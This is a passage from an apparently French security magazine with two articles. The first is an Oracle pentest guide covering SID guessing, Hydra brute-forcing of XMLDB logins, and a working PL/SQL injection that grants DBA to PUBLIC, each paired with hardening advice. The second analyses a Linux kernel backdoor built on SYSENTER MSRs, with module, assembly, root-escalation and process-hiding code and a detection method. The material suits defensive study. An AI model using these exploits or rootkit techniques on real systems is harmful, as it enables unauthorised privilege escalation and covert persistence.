sidguess\sidguess.exe)(HOST=RIKER)(USER=root))) * (ADDRESS=(PROTOCOL=tcp)(HOST=1
92.168.2.203)(PORT=4305)) * establish * .JA * 12505
```

`sidguess` comporte une liste avec des SID par défaut d' Oracle, comme `p.e. orcl`, `iasdb`, `xe`, `<productname>`.

Si l'on n'arrive pas avec `sidguess` à un résultat, parce que par exemple le SID est trop long, il peut être judicieux de partir à la recherche sur un maximum de postes de travail possible d'un fichier nommé `tnsnames.ora`.

Conseil de sécurisation

Pour éliminer ce problème, en tant que DBA, les SID se doivent d'être longs (plus de 10 caractères) et cryptiques (par exemple `XZ12RWE342WIE`). Du fait que les SID sont normalement aussi contenus dans le fichier `tnsnames.ora`, il faut le réduire au minimum possible et ne le rendre accessible qu'à ceux qui en ont réellement besoin.

Pour autant que l'on emploie une application standard, qui se base sur Oracle (par exemple Oracle Express Edition ou un logiciel tiers), il est absolument nécessaire de modifier les SID par défaut dans un environnement critique. C'est également réalisable après coup, mais doit parfois être clarifié avec l'éditeur du logiciel.

Mots de passe

Jusqu'à Oracle 10g Release 1 inclus, il était très souvent possible d'essayer de se connecter avec un faux mot de passe, sans que ce fait ne bloque les tentatives suivantes. Par conséquent, les cassages de mot de passe de type Brute Force étaient très simples à réaliser. Avec Oracle 10g Release 2, la réaction aux attaques Brute Force fait qu'il y a désormais par défaut un profil Oracle qui bloque un compte automatiquement pour 30 minutes après 5 tentatives ratées de connexion. Mais malheureusement, pour beaucoup d'installations de la 10g Rel. 2, le compte `dbsnmp` est exclu du profil, ce qui l'a amené à devenir la cible numéro un.

Conseil de sécurisation

Tous les comptes Oracle doivent posséder des mots de passe longs, et surtout efficaces, pour contrer toute tentative d'intrusion. Dans la plupart des cas, il est très judicieux de bloquer les comptes Oracle automatiquement pour quelques minutes après un nombre prédéfini de Logins rejetés.

Dès que XMLDB est installé avec Oracle, on peut se connecter sans avoir besoin ni de SID, ni de client Oracle avec un simple navigateur Internet. En tant qu'utilisateur légitime d'Oracle et à la mesure des droits possédés par cet utilisateur, on peut disposer d'un accès complet à la base de données via le serveur HTTP qui est implémenté dans Oracle. L'exemple suivant illustre l'accès via le serveur Web :

Après avoir saisi cette URL, **http://xp1014p:8080/oradb/PUBLIC/ALL_USERS**, la fenêtre de connexion suivante apparaît :

Figure 1 *Accès à Oracle via XMLDB*


Dès l'instant où l'on réussit à s'identifier avec succès, on peut avoir un accès direct aux Tables et aux Views grâce à la syntaxe suivante. Il faut simplement retenir le fait que des lettres en majuscules sont à employer pour le nom d'utilisateur et de Table et/ou de View (figure 2, page suivante) :

`http://ip:port/oradb/<USER>/<TABLE_OR_VIEW>`

Avec l'accès via XMLDB activé, on a comme autre avantage de pouvoir employer des craqueurs de Logon qui fonctionnent avec

les protocoles HTTP/FTP. De plus, les tentatives de connexion via HTTP/FTP ne sont pas répertoriées dans les journaux d'Oracle et il n'est pas non plus nécessaire de connaître de SID.

Figure 2 *Vue d'une Table via XMLDB*



Recherche de mots de passe via XMLDB (HTTP)

Le fait qu'Oracle accepte les noms d'utilisateurs et leurs mots de passe par HTTP nous permet d'employer des utilitaires spéciaux comme par exemple Hydra **[9]**. L'exemple suivant montre Hydra en action contre la base de données XML qui fonctionne sur la machine `xp1014p` et avec le port `8080` . La liste comprenant les mots de passe à tenter est dans le fichier `password.txt` :

```
c:\tools>hydra -l dbsnmp -P password.txt -m / -s 8080 xp1014p http-get
Hydra v5.1 (c) 2005 by van Hauser, / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2006-01-20 22:23:59
[DATA] 8 tasks, 1 servers, 8 login tries (l:1/p:8), ~1 tries per task
[DATA] attacking service http-get on port 8080
[STATUS] attack finished for xp1014p (waiting for childs to finish)
[8080][www] host: 192.168.2.67   login: dbsnmp   password: secret1
Hydra (http://www.thc.org) finished at 2006-01-23 22:24:03
```

Si, dans Oracle XMLDB, le port FTP (Standard 2100) est également ouvert, il peut lui aussi être détourné pour la recherche de mots de passe.

Conseil de sécurisation

Un bon DBA devrait en général toujours désactiver les composants inutiles. Cela se fait, dans le cas de XMLDB, dans le fichier `init.ora`. Il faut y retirer l'entrée `dispatcher=(PROTOCOL=TCP)(SERVICE=<SID>)` et relancer la base de données. Alternativement, on peut aussi régler les ports HTTP et/ou FTP par défaut sur `0`.

Injection de SQL

L'injection de SQL dans des modules PL/SQL est certainement la méthode d'augmentation de privilèges dans Oracle qui est la plus simple et la plus répandue. Ce concept fonctionne également, voire mieux encore, avec Oracle 10g Release 1, puisque celle-ci apporte avec elle une pléthore de nouveaux (et vulnérables) modules qui, de surcroît, peuvent être initiés par tout un chacun. Oracle 10g Release 2 a quasiment réussi à corriger toutes ces faiblesses grâce à l'ajout d'un nouveau module PL/SQL nommé `dbms_assert` et dont le rôle est de valider les entrées. Cependant, dans Oracle 10g Release 1, un grand nombre de vulnérabilités SQL sont encore présentes, malgré le dernier correctif de janvier 2006. La procédure usuelle d'une injection SQL est la suivante. En premier lieu sera créée une fonction spéciale (Shellcode), qui sera par la suite introduite dans une procédure ou fonction PL/SQL vulnérable.

Shellcode

Notre Shellcode est une fonction `F1`, qui appartient à l'utilisateur `X`. Cette fonction attribue à tous les utilisateurs de la base de données des privilèges de DBA. Par ailleurs, des accès au système d'exploitation par cette fonction sont également envisageables.

```
CREATE OR REPLACE FUNCTION "X"."F1" return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN 1;
END;
/
```

En tant qu'utilisateur aux privilèges limités, il n'est pas possible d'utiliser avec succès cette fonction.

```
SQL> select f1 from dual;
select f1 from dual
       *
ERROR at line 1:
ORA-01031: insufficient privileges
ORA-06512: at "X.F1", line 5
```

Les résultats de l'appel de l'objet `DBA_USERS` démontrent que nous ne possédons pas (encore) de privilèges DBA.

```
SQL> desc dba_users;
ERROR:
ORA-04043: object "SYS"."DBA_USERS" does not exist
```

Introduction du Shellcode

La fonction nouvellement créée peut être introduite dans un module PL/SQL qui appartient à l'utilisateur `SYS`. Si ce module est vulnérable à l'injection de SQL, la fonction ci-dessus sera exécutée dans le contexte de `SYS`, qui a tous les privilèges. Ainsi, chaque utilisateur possède maintenant les privilèges du DBA. Le cas suivant illustre de manière exemplaire l'utilisation d'un module système d'Oracle (dans Oracle 10i Release 1) permettant de s'approprier les privilèges de DBA. Ce problème ne fut résolu que par le correctif de janvier 2006.

```
SQL> exec sys.kupw$WORKER.main ('x','MISC'' and 1=x.f1 -- misc');
BEGIN sys.kupw$WORKER.main('x','MISC'' and 1=x.f1 -- misc'); END;

*
ERROR at line 1:
ORA-39079: unable to enqueue message DG
ORA-06512: at "SYS.DBMS_SYS_ERROR", line 86
```

Malgré ce message d'erreur, le résultat est satisfaisant, du point de vue des pentesters. Pour pouvoir visualiser ce succès, il nous faut cependant nous reconnecter. L'appel de l'objet `dba_users` est une réussite désormais.

```
SQL> connect x/mypassword
SQL> desc dba_users;
 Name                                      Null?    Type
 ----------------------------------------- -------- ----------------

 USERNAME                                  NOT NULL VARCHAR2(30)
 USER_ID                                   NOT NULL NUMBER
 PASSWORD                                           VARCHAR2(30)
 ACCOUNT_STATUS                            NOT NULL VARCHAR2(32)
 LOCK_DATE                                          DATE
 EXPIRY_DATE                                        DATE
 DEFAULT_TABLESPACE                        NOT NULL VARCHAR2(30)
 TEMPORARY_TABLESPACE                      NOT NULL VARCHAR2(30)
```

```
CREATED                        NOT NULL DATE
PROFILE                        NOT NULL VARCHAR2(30)
INITIAL_RSRC_CONSUMER_GROUP             VARCHAR2(30)
EXTERNAL_NAME                           VARCHAR2(4000)
```

Conseil de sécurisation

En tant que DBA il y a très peu de moyens de se prémunir contre de telles erreurs dans le code d'Oracle, dès lors que l'on ne connaît pas les modules vulnérables. On peut malgré tout réduire un tant soi peu les risques en pratiquant une politique de droits très prudente (surtout CONNECT et RESOURCE) et qui n'attribue que ceux qui sont strictement nécessaires à ceux qui en ont vraiment besoin.

Pour l'utilisation de la vulnérabilité précédente dans `SYS.KUPW$WORKER`, on a besoin de droits d'exécution de fonction dont un utilisateur *lambda* n'a pas besoin.

Le meilleur pour la fin (et tout frais en plus)...
Le passe-partout de toutes les bases de données Oracle...

Avec le correctif d'Oracle *Critical Patch Update* de janvier 2006 a été mis en lumière une vulnérabilité extrêmement critique connue sous les noms DB18 ou Imperva-Bug **[10]**, qui, de plus, affecte toutes les versions d'Oracle de la 7 à la 10g Rel.2. À cause d'une erreur de gestion de certains Statements SQL particuliers (`"ALTER SESSION SET NLS_LANG="`), qui sont toujours exécutés par l'utilisateur `SYS` à la connexion, un compte aux droits restreints peut exécuter d'autres Statements SQL, comme par exemple `"GRANT DBA TO PUBLIC"`, c'est-à-dire chaque utilisateur peut désormais faire tout et n'importe quoi avec la base de données. Il suffit simplement de disposer d'un compte Oracle légitime. Cette vulnérabilité est l'incarnation du pire cauchemar de n'importe quel DBA ou responsable de la sécurité, puisqu'il n'existe aucun *workaround*, ni aucune mesure pouvant régler ou même restreindre les risques qu'impliquent ce problème. La seule mesure possible est l'application du correctif d'Oracle de janvier 2006 (ou plus récent).

Même si, pour l'instant, quelques jours après la sortie du correctif, aucune exploitation n'est encore apparue, ce n'est qu'une question de temps jusqu'à ce que les premières méthodes détaillées d'utilisation de cette faiblesse ne se répandent sur Internet, puisque ce problème se laisse très facilement employer sans connaissances particulières.

Conseil de sécurisation

Seule l'application du correctif CPU de janvier 2006 **[11]** (ou plus récent) d'Oracle résout ce problème. Les bases de données Oracle < 8.1.7.4 qui sont toujours en activité ne seront plus jamais sûres, puisque Oracle ne met plus de correctifs à disposition pour ces versions.

Chaque DBA doit impérativement et aussi rapidement que possible appliquer le correctif de sécurité de janvier 2006.

Conclusion et perspective

La vulnérabilité dans l'authentification DB18 étant indépendante des plateformes et des versions, on peut à l'avenir diviser les bases de données Oracle en 2 groupes. En premier, les totalement insécurisées, sur lesquelles le correctif de janvier 2006 n'a pas (encore) été appliqué et les plus sûres, ne comprenant que quelques failles de sécurité. Les totalement insécurisées, dans l'état des connaissances actuelles, ne pourront d'ailleurs plus jamais redevenir sécurisées, sans l'application du correctif ou la migration vers une version supérieure d'Oracle qui est supportée. Chaque utilisateur de ces bases de données peut s'attribuer lui-même tous les privilèges.

La procédure de base d'un pentester ressemblera désormais à cela :

1. Portscan, pour débusquer le port du TNS Listener ;
2. Recherche de SID (dans le cas où XMLDB n'est pas installé) ;
3. Recherche des comptes et mots de passe ;
4. Augmentation de privilèges via la vulnérabilité DB18 et/ou l'injection de SQL.

Références / Liens

[1] Tnscmd pour Oracle 8-9i, **http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd-doc.html**
[2] Tnscmd pour Oracle 10g, **http://dokfleed.net/files/audit/tnscmd10g.zip**
[3] Exploitation d'Oracle par un TNS Listener non protégé, **http://www.red-database-security.com/exploits/oracle_exploit_tns_listener.html**
[4] Liste de mots de passe par défaut, **http://www.petefinnigan.com/default/default_password_list.htm**
[5] Checkpwd – Oracle Password Checker, **http://www.red-database-security.com/software/checkpwd.html**
[6] Devenir DBA avec CTXSYS.DRILOAD, **http://www.red-database-security.com/advisory/oracle_sql_injection_via_ctxsys_driload.html**
[7] Devenir DBA avec DBMS_METADATA, **http://www.red-database-security.com/exploits/oracle_sql_injection_oracle_dbms_metadata.html**
[8] Sidguess, **http://www.red-database-security.com/software/sidguess_misc.zip**
[9] Hydra – login cracker, **http://thc.org/thc-hydra/**
[10] DB18 / Imperva Bug, **http://www.imperva.com/application_defense_center/papers/oracle-dbms-01172006.html**
[11] Oracle Critical Patch Update January 2006, **http://www.oracle.com/technology/deploy/security/pdf/cpujan2006.html**

Analyse d'une Backdoor noyau via les MSR

Une *backdoor* vise à laisser un accès discret sur un serveur pour réaliser des tâches privilégiées : par exemple, augmenter les privilèges d'un utilisateur sans utiliser de mot de passe d'administration. Les caractéristiques les plus convoitées pour une backdoor concernent souvent son niveau de furtivité et le niveau de privilèges attribué.

Nous analysons ici un prototype de backdoor noyau regroupant ces deux caractéristiques à l'aide d'un procédé exotique mais relativement ancien : les appels systèmes rapides via les registres MSR (*Model Specific Register*) du processeur Intel et AMD. Ainsi, ces registres vont nous permettre de piloter notre backdoor de manière discrète. D'autres fourberies viendront compléter ce dispositif pour disposer d'une backdoor efficace.

Qu'est-ce que les MSR ?

Les MSR sont des registres particuliers des processeurs Intel servant à l'origine au contrôle et à la supervision du processeur. Trois de ces registres concernent les *appels systèmes rapides* introduits par Intel à la sortie du Pentium II.

L'idée est relativement simple : moyennant une initialisation correcte des trois MSR (`IA32_SYSENTER_ESP`, `IA32_SYSENTER_EIP` et `IA32_SYSENTER_CS` – voir **Encadré A** pour leur signification), l'instruction assembleur `SYSENTER` en mode utilisateur (CPL 3) bascule l'exécution du programme en mode noyau (CPL 0). L'instruction duale `SYSEXIT` permet de rétablir l'exécution du programme en mode utilisateur.

Ce mécanisme peut être utilisé pour implémenter les appels systèmes d'un système d'exploitation ; c'est le cas de Windows XP et Linux 2.6.X (sous réserve d'utilisation d'une `glibc` > 2.3). Le passage en mode noyau est dans ce cas plus rapide qu'une interruption classique.

Le système d'exploitation de référence sera un Linux 2.4.32 *vanilla* sous Debian. Cette version de Linux n'utilise pas les registres MSR pour réaliser les appels systèmes mais préfère les interruptions classiques (le fameux `int 80h`). La backdoor n'interfèrera donc pas avec les fonctionnalités existantes.

Si le noyau utilise déjà les registres MSR pour réaliser des appels systèmes, ils ne devront pas être modifiés sous peine de rendre le système inutilisable. Pour ce faire, on pourra par exemple vérifier que le registre `IA32-SYSENTER_EIP` pointe vers une valeur non adressable par le noyau. Notons que cette même méthode suffit pour détecter cette backdoor MSR.

L'élément de surprise de la backdoor consiste à initialiser ces registres lorsqu'ils ne sont pas utilisés pour réaliser des opérations privilégiées : un client *userland* pilotera via les MSR la backdoor noyau. Plusieurs problèmes se posent : comment initialiser les registres MSR, comment utiliser l'instruction `SYSENTER` et que faire en mode noyau.

Encadré A

`SYSENTER` va d'abord initialiser le segment `CS (= IA32_SYSENTER_CS)` et le segment `SS (=CS+8)` ; puis `EIP (=IA32_SYSENTER_EIP)` et `ESP (=IA32_SYSENTER_ESP)`.

`SYSEXIT` restaure le segment `CS (=IA32_SYSENTER_CS+16)`, `SS (=IA32_SYSENTER_CS+24)`, `EIP (=EDX)` et `ESP (=ECX)`.

Plus de détails dans **[4]**

Cas AMD : Intel et AMD ont développé de manière indépendante le support des appels systèmes rapides **[0]** : `SYSENTER/SYSEXIT` de Intel est remplacé par `SYSCALL/SYSRET` pour AMD. L'utilisation est globalement identique mis à part les registres d'initialisation des segments de destination et la valeur de `esp` qui n'est pas initialisée par `SYSCALL`. Les dernières versions des processeurs AMD règlent le problème de compatibilité en supportant la version Intel.exécuté.

Initialisation de la backdoor

Les instructions `WRMSR` et `RDMSR` pour écrire et lire un registre MSR ne peuvent être utilisées qu'en mode noyau. La littérature concernant l'exécution de code en environnement noyau (ou *kernel land*) sous Linux est très riche et relativement ancienne. L'utilisation abondante de `lkm` **[1]** – module noyau – est un moyen simple de placer des backdoors noyau.

D'autres méthodes plus subtiles comme la modification statique du noyau Linux **[2]** ou la modification de la mémoire via `/dev/kmem` sont également envisageables **[3]**.

On retiendra l'utilisation de `lkm` pour sa simplicité. Ainsi, un endroit idéal pour réaliser les opérations sur les MSR est la fonction `init_module` appelée pour initialiser le module. On trouve le squelette suivant :

```
#define wrmsr(msr, val1, val2)  __asm__ volatile ("wrmsr" : : "c"(msr), "a"(val1),
"d" (val2) )
#define IA32_SYSENTER_CS 0x174
#define IA32_SYSENTER_EIP 0x176
#define IA32_SYSENTER_ESP 0x175

void backdoor()
{
…
}

int init_module( void )
{
  unsigned long pile = __get_page( GPF_ATOMIC ) + PAGE_SIZE
  wrmsr( IA32_SYSENTER_CS, __KERNEL_CS, 0 );
  wrmsr( IA32_SYSENTER_ESP, pile, 0 );
  wrmsr( IA32_SYSENTER_EIP, &backdoor, 0 );
  return 0;
}
```

Arnaud Pilon
arnaud.pilon@thales-security.com
Consultant Tests d'intrusion/Risk Management chez Thales Security Systems

__KERNEL_CS correspond au segment de code noyau. On peut vérifier dans le fichier arch/i386/kernel/head.S que __KERNEL_CS + 8 correspond bien au segment SS noyau, __KERNEL_CS+16 au segment CS User et __KERNEL_CS + 24 au segment SS User **[4]**. Ces valeurs sont nécessaires au bon fonctionnement de SYSENTER et SYSEXIT. &backdoor contient l'adresse du code de la backdoor (exécuté en kernel land) donc EIP pointera sur le code de cette fonction après la transition userland / kernel land. pile est un petit espace mémoire dont on se servira comme pile noyau. La taille de la pile ne pourra dépasser la taille d'une page durant l'exécution du code noyau de la backdoor.

Le grand saut en kernel land

Le couple SYSENTER/SYSEXIT réalise le strict minimum. Contrairement à une interruption, les valeurs EIP et ESP du processus ne sont pas sauvegardées. A charge du programmeur d'y remédier et d'établir une convention d'appel système.

La communication avec le noyau reste simple : EDX contient l'adresse de retour en userland et ECX l'index de pile à restaurer. Dans le cas qui nous intéresse, nous utiliserons EAX pour choisir le service de la backdoor (voir plus loin) et EDI un paramètre.

Appel de la backdoor en userland :

```
asm (
    "movl %0, %%edi;"
    "movl %1, %%eax;"
    "jmp getip;"
    "callsysenter:"
    "pop %%edx;"
    "mov %%esp, %%ecx;"
    "sysenter;"
    "jmp end;" "getip:" "call callsysenter;" "end:;"
    :: "r" ( parametre ), "r"( service ) );
```

Le code de la backdoor est pour l'instant minimaliste. Il restaure les interruptions (masquées par SYSENTER), affiche un message et retourne en douceur vers le processus utilisateur. L'instruction SYSEXIT utilise les registres ECX et EDX pour restaurer respectivement ESP et EIP.

```
void backdoor()
{
  asm volatile ( "sti ; push %edx ; push %ecx ; " );

  /** debut **/
  printk("Kernel code.\n" );
  /** fin  **/

  asm volatile ("pop %ecx ; pop %edx ; sysexit ; ") ;
  /** jamais atteint */
}
```

Note : GCC ajoute le prélude « push %ebp ; mov %esp, %ebp » qui n'a en fait pas d'impact majeur sur l'exécution de fonction. Le prologue « leave / ret » n'est jamais exécuté.

Les services rendus

Le fait de se situer au niveau « noyau » permet en théorie de réaliser vos rêves les plus fous (informatiquement parlant). L'étendue des services rendus s'obtient souvent au prix d'une complexité de fonctionnement importante.

Les idées pour modifier le fonctionnement du noyau Linux fourmillent : *hooking* ou *patching* des appels système (voir **Encadré B**), modification du VFS, modification de l'IDT **[5]** pour détourner les interruptions logicielles. Toutefois, il faut garder à l'esprit l'intérêt de prendre des méthodes plus furtives et moins répandues. La backdoor pourra par exemple servir à épauler des programmes userland (*sniffer, keylogger*). On va décrire l'implémentation de quelques services simples : l'élévation de privilège et le camouflage de processus.

Encadré B

La table des appels systèmes « sys_call_table » n'est plus exportée par le noyau Linux. La plupart des *hooks* se basent sur cette table. Une méthode couramment utilisée pour la retrouver consiste à identifier la légendaire entrée 0x80 de l'IDT du processeur. On retrouve l'adresse de la fonction system_call puis l'adresse de la table.

Modification de l'uid

Un premier service concernera le changement d'uid d'un programme. Cela permet simplement d'élever ses privilèges sur le système d'exploitation.

Ce premier service (EAX=1 d'après notre convention) modifiera l'uid du programme courant (EDI=uid désiré). Cette fonctionnalité élémentaire passe généralement par un simple :

```
get_current()->uid = 0; // got root
```

Ooops ! L'insertion de ce code dans notre backdoor se solde par une exception du noyau. L'explication est simple : la pile n'a pas été correctement initialisée par rapport au programme exécuté : une simple page noyau est pour l'instant utilisée.

Cette pile convient bien pour réaliser quelques opérations sur le noyau (modification de structures ou de fonctions internes référencées (ou non) par System.map), mais les informations concernant le processus en cours d'exécution sont absentes.

Il convient de restaurer la pile noyau courante du processus (comme celle restaurée par l'instruction INT).

```
static inline struct task_struct * get_current(void)
{
  struct task_struct *current;
  __asm__("andl %%esp,%0; ":"=r" (current) : "0" (~8191UL));
  return current;
 }
```

`current` est située sur la partie basse de la pile noyau. Le pointeur de pile noyau (`espØ`) est stocké dans le TSS du processus en cours d'exécution (plus précisément : sur le processeur l'exécutant). Pour récupérer le TSS courant, il faut localiser dans la GDT le descripteur de segment du TSS utilisateur **[4]**.

Encadré C

Le TSS (*Task State Segment*) est une structure de donnée de 104 octets décrivant un processus par ses registres (EIP, ESP, EAX...). Les TSS sont décrits par les descripteurs de segments (TSSD) référencées dans la GDT (*Global Descriptor Table*). La GDT est une zone mémoire initialisée au passage en mode protégé du processeur. Elle décrit les différents descripteurs de segment (TSS, ACPI...). Sous Linux, la GDT est initialisée dans le fichier `arch/i386/kernel/head.S`.

Voici le code assembleur (didactique) pour initialiser correctement la pile noyau à partir d'un appel de `SYSENTER`.

```
_backdoor:
 push %ebx [0]
 movl %edx, saved_eip
 movl %ecx, saved_esp  [1]
 sgdt pgdt1  [2]
 movl pgdt1, %edx
 movl pgdt2, %ebx
 shld $0x10, %edx, %ebx  [3]
 str %edx [4]
 movl %ss:0(%ebx, %edx), %ecx
 movl %ss:4(%ebx, %edx), %ebx
 shrd $8, %ebx, %ecx
 shrl $24, %ebx
 shrd $8, %ebx, %ecx  [5]
 pop %ebx
 movl 4(%ecx), %esp  [6]
 sti [7]
 pushl %es  [8]
 pushl %ds
 pushad
 call backdoor  [9]
 popad [10]
 popl %ds
 popl %es
 movl %ss:saved_eip, %edx  [11]
 movl %ss:saved_esp, %ecx
 sysexit
```

`pgdt1`, `pgdt2`, `saved_eip`, `saved_esp` sont des emplacements mémoires de 32bits (voir explications supplémentaires dans l'encadré ci-contre). La pile étant correctement initialisée, on peut modifier sans problème l'uid du programme à l'aide de `current`.


Camouflage de processus

Le service de camouflage de processus utilisera un système de modification d'API en profondeur aussi appelé « *in-depth patching* ». L'idée consiste à parcourir une fonction (API) exportée par le noyau puis d'en suivre les instructions pour y modifier le fonctionnement à un endroit précis : l'instruction « `call` » d'appel de fonction. On suppose ici qu'on ne dispose pas du fichier `System.map` et que le compilateur conserve globalement l'ordre d'appel des fonctions (on se fie exclusivement à l'instruction `call`). Cette dernière hypothèse est assez forte et diminue la stabilité de la backdoor : on s'assurera donc que la taille (le nombre d'instructions) des API patchées n'est pas trop grande. Le figure 1 montre une modification au premier niveau d'une instruction `call`.

Code assembleur : explications

[0] On sauve EBX qui servira pour stocker des valeurs intermédiaires.
[1] Notre convention d'appel stocke les adresses de retour et de pile dans les registres `EDX` et `ECX`. On sauve ces valeurs dans des variables globales de l'espace noyau `saved_esp` et `saved_eip`.
[2] On récupère l'adresse du descripteur de la GDT.
[3] On extrait dans `EBX` l'adresse de la GDT.
[4] On récupère l'index du descripteur de segment du TSS du processus courant.
[5] On extrait l'adresse de la TSS
[6] On restaure `EBX`. Puis, on extrait la valeur de la pile `espØ` stockée dans les premiers octets de la TSS et on réalise le changement de pile.
[7] Les interruptions sont restaurées (masquées par `SYSENTER`).
[8] Equivalent d'un `SAVE_ALL` pour les interruptions
[9] Fonction en C où le contexte (`EIP`, `CPL` et `ESP`) sera le même que pour une interruption classique. Par exemple, il est possible d'accéder à la variable `current` et de modifier l'uid.
[10] Equivalent d'un `RESTORE_ALL` pour les interruptions
[11] On restaure les paramètres `EIP` et `ESP` du processus utilisateur en cours d'exécution.

Figure 1 *Modification en profondeur d'un appel de fonction*



Pour réaliser cette tâche, on embarquera (juste le temps de l'initialisation du module) une bibliothèque de désassemblage d'opcode Intel : `libdasm` **[7]**.

On s'intéresse ici au camouflage d'un processus vis-à-vis du programme « `ps` » (*grosso modo* équivalent à un appel système « `readdir` » sur le système de fichier `/proc`). Il s'agit là d'un premier niveau de furtivité, disons pour ne pas éveiller les soupçons. En effet, pour le camoufler de manière plus complète, il faudrait par exemple s'attacher à modifier son apparition lors d'un appel à `lsof` (structures enregistrées auprès de `/proc`) et supprimer l'effet de son activité sur « `top` » (objet `kernstat`).

La fonction `readdir` du système de fichiers `proc` appelle la fonction `get_pid_list`. Il s'agit là d'une bonne cible pour détourner le flux d'exécution d'autant qu'elle n'est pas exportée. Ainsi, on va désassembler le code de la fonction `readdir` lorsqu'on rencontre l'appel à la fonction `get_pid_list`, on va modifier l'adresse de la fonction appelée par notre fonction (celle de la backdoor). Celle-ci va cacher les processus voulus. Dans le cas où la logique de la fonction `readdir` évolue peu entre deux compilations ou une évolution de noyau (code stable), l'appel de la fonction `get_pid_list` reste toujours au même endroit au niveau de la structure de la fonction `readdir`.

Un peu plus loin vers la furtivité


Le module noyau reste pratique pour exécuter du code noyau mais est relativement peu discret en mémoire. On peut penser le cacher en modifiant l'appel `query_module` (utilisé par `lsmod`). Là aussi, on modifie en profondeur des appels pour lister les modules. Il faut aussi penser à modifier les symboles chargés (`/proc/ksyms`). Une méthode plus subtile consiste à reloger notre code puis à décharger le module. Comme les `IA32_SYSENTER_EIP` pointent vers une région exécutable, il suffit de faire pointer notre code vers la page où il est copié. Toutefois, il n'est pas possible de copier tel quel le code du module : il contient de nombreuses références aux adresses maintenant invalides du module déchargé. Il convient donc de modifier toutes ces adresses pour qu'elles soient indépendantes de la position du code. On reloge le code du module vers une page mémoire.

Le module fonctionne donc de la manière suivante :

Allocation d'une page mémoire
Initialisation des MSR
Relocation des fonctions
"*In depth Patching*" des API cibles, `get_pid_list`...
Déchargement du module

La relocation du code du module utilise un procédé simple et inspiré de l'injection DLL sous Windows [6]. On alloue une page mémoire où les premiers octets contiennent les adresses des fonctions utilisées. Ainsi, le code copié ne fera référence qu'aux paramètres de la page et devient indépendant du module. De manière analogue, les différents hooks placés dans le noyau feront référence à cette page mémoire.

Figure 2 *Relocation du code dans une page mémoire*



La relocation se fait « à la main » : la librairie de désassemblage Intel est encore une fois utilisée pour modifier les adresses du code relogées : on identifie tous les appels vers des adresses du module pour les modifier par des adresses vers le code relogé.

Remarque pour Windows

Les dernières versions de Windows XP utilisent les appels systèmes rapides `SYSENTER` à la place des interruptions. Le principe de la backdoor précédente ne fonctionne donc pas.

Le passage des paramètres est réalisé par le registre `EDX` qui contient l'adresse de la pile utilisateur et `EAX` qui, lui, contient le numéro d'appel système. Il existe un *mapping* commun pour réaliser cet appel système à l'adresse `0x7FFE0300` sur un Windows SP1 Fr (intéressant pour réaliser un hook sur les appels Win32 natifs).

```
0x774BF88: (ntdll:NtRaiseException)
mov eax, 0xb5
mov edx, 0x07FFE0300
call edx
retn 0xc

0x7FFE0300:
mov edx, esp
sysenter
retn
```

Détection de l'utilisation des MSR

À ma connaissance, il n'existe pas de HIDS détectant une modification des MSR. L'idée est simple : il suffit de vérifier que les valeurs par défaut (récupérées peu après le démarrage du système d'exploitation) sont identiques au cours du temps.

Cette vérification doit se faire au niveau noyau car l'instruction « `rdmsr` » est une instruction privilégiée et qu'une corruption du noyau ne peut rendre sûr un appel depuis l'userland.

Cette méthode est valable sous Linux comme sous Windows. Comme presque toujours, lorsque la méthode est connue, la contre-mesure est toujours possible. L'objectif principal est de ne pas éveiller les soupçons en modifiant le moins possible le fonctionnement du système d'exploitation.

Limitations

Dans sa version initiale [8], cette backdoor reste très liée aux caprices du compilateur (position des `call`) et surtout aux API internes du noyau. C'est une raison pour laquelle la modification d'API en profondeur « in-depth patching » du noyau 2.6 reste beaucoup plus instable qu'avec un noyau 2.4 : certaines API très bas niveau changent la position des fonctions modifiées…

Conclusion

L'utilisation de fonctionnalités spécifiques du processeur est une méthode efficace pour réaliser une backdoor et peut se transposer sur d'autres OS. Sa furtivité est relative aux méthodes de détection mises en place et a toutes les chances d'être efficace si elle utilise une fonctionnalité exotique. Nous avons également évoqué ici des méthodes de modification de code relativement discrètes vers des zones mémoire indirectement référencées. Toutefois, les structures du noyau restent inaltérées. Une méthode de vérification plus efficace consistera à vérifier que les résultats des outils (`ps`, `netstat`…) sont en concordance avec les structures du noyau.

Remerciement : *Francis Hauguet pour les débats que nous avons pu avoir sur « les msr, les rootkits et le reste ».*

Références

[0] AMD – 1998 - **http://www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/21086.pdf**

[1] Pragmatic – 1999 - **http://packetstormsecurity.org/docs/hack/LKM_HACKING.html**

[2] Jbtzhm - 2002 - **http://www.phrack.org/phrack/60/p60-0x08.txt**

